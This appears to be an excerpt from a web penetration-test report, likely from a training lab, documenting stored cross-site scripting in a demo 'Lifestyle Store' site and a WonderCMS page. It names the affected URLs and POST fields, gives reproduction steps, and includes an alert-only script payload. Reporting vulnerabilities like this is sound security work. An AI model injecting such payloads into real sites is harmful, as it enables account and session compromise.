
Cross Site Scripting (Severe)	Similar issue is found on following url **Affected URL :** • http://13.127.249.120/profile/16/edit/ **Affected Parameters :** • address(POST) **Payload:** • <script>alert(“hello”);</script>

7.Cross Site Scripting(XSS):

Cross Site Scripting (Severe)	Similar issue is found on following url **Affected URL :** • http://52.66.141.173/wondercms/ **Affected Parameters :** • title(POST),and all the below it. **Payload:** • <script>alert(“hello”);</script>

Observation

- Go to products page.
- Click on ‘view product’ on any product.
- We see a text box for review.
- We can type our script there.



Customer Reviews

hunter


hunter
AA

```
<script>alert('hello')</script>
```

Copyright @ Lifestyle Store. All Rights Reserved

Observation

- **Go to my profile.**
- **Click on edit profile.**
- **We can try adding scripts here too.**



My Profile

salman

salman@gmail.com


beinghuman

9934696969

<script>alert("hello");</script>

Observation

